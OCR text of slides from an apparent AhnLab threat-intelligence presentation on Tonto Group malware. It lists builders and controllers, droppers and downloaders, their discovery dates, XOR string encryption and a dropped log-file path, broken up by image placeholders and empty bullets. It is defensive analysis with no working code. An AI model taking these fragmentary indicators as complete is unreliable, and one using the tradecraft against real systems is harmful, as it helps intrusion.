
- NetShadow v1.0 (2015)
  -



Builder – Xxmm2 Steganography

AhnLab


- xxmm2_steganography.exe (2015)
  -



Controller - Xxmm

AhnLab


- xxmm2_build (2015)
  -



Builder - ShadowDawn

AhnLab


- ShadowDawn (2016)
  - wali_build.exe, shadowDawn.exe



Controller - NetGhost

AhnLab


- NetGhost v2.1 & v.2.41 (2017)
  - Some Variants Protected with Password



03
Stage 1 – Dropper, Downloader

AhnLab

- Dropper
  - Disguised as Original Program ➔ Create Downloader



Bisodown (Cpycat, HomamDownloader)


AhnLab

- Bisodown (Cpycat, HomamDownloader)
  - Discovered between April 2014 – Feb. 2019
  - Downloader ➔ Used by Tonto Group


Ghostdown

AhnLab

- GhostDown
  - Discovered between Feb. 2013 – Feb. 2018
  - Encrypted strings , such as API address, C&C degree etc. (Generally XOR 0xDF)



- Created Domain at Certain Websites
  - dnsever etc.



* Source : DNSEver.com

Gofarer

- Gofarer
  -

Once executed, the Trojan creates the following files:

- %Temp%\~DFDFA[RANDOM CHARACTERS FILE NAME].log
